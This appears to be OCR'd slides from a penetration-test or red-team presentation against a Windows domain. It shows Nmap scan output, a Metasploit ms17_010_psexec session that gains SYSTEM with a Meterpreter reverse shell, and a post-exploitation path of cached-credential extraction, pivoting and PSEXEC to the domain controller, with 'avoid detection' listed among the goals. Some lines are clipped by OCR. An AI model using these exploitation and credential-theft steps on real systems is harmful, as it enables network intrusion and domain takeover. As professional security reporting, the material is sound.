
Host Configuration Chart

Latest Events

Host	A	R	F	FR	S	P
[redacted]	□	□	🟥	□	□	□
[redacted]	□	□	🟥	□	□	□
[redacted]	□	□	🟥	□	□	□
[redacted]	□	□	🟥	□	□	□
[redacted]	🟦	□	□	□	□	□
[redacted]	□	□	🟥	□	🟦	□

Run distribution in the last 30 minutes


Post-Exploitation



```
map scan report for [redacted]
ost is up (0.015s latency).
ORT     STATE SERVICE      VERSION
45/tcp open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
arning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
evice type: general purpose
unning: Microsoft Windows XP|2003
S details: Microsoft Windows XP SP2 or Server 2003 SP1 or SP2
etwork Distance: 8 hops
ervice Info: OS: Windows

ost script results:
 _nbstat: NetBIOS name: [redacted]
 _smbv2-enabled: Server doesn't support SMBv2 protocol
  smb-os-discovery:
    OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
    Name: [redacted]
    System time: 2018-02-14 22:55:32 UTC-8
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST [redacted]
RHOST => [redacted]
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on [redacted]
[*] [redacted]  - Target OS: Windows Server 2003 R2 3790 Service Pack 2
[*]             - Filling barrel with fish... done
[*]             - <---------------- | Entering Danger Zone | ---------------->
[*]             -  [*] Preparing dynamite...
[*]             -         Trying stick 1 (x64)...Miss
[*]             -         [*] Trying stick 2 (x86)...Boom!
[*]             -  [+] Successfully Leaked Transaction!
[*]             -  [+] Successfully caught Fish-in-a-barrel
[*]             - <---------------- | Leaving Danger Zone | ---------------->
[*]             - Reading from CONNECTION struct at: 0x8703aa90
[*]             - Built a write-what-where primitive...
[+]             - Overwrite complete... SYSTEM session obtained!
[*]             - Selecting native target
[*]             - Uploading payload...
[*]             - Created \AszRxJPu.exe...
[+]             - Service started successfully...
[*] Sending stage (179779 bytes) to [redacted]
[*] [redacted]  Deleting \AszRxJPu.exe...
[*] Meterpreter session 1 opened ([redacted] -> [redacted] at 2018-02-15 20:10:07
+0000

eterpreter > sysinfo
```

Post-Exploitation



Identified Low-Priv Domain Users

Leverage MS17-010 w/Creds

Identify Logged In User

Enumerate Group Memberships (Local Admin of several systems)


Extract Cached Creds

Pivot to another server

Identify logged-in Domain Admin

Extract Cached Creds

PSEXEC to Domain Controller



Goal Oriented Objectives


Domain Admin Access

Production Systems

Automation Infrastructure

Sensitive Data

Avoid Detection



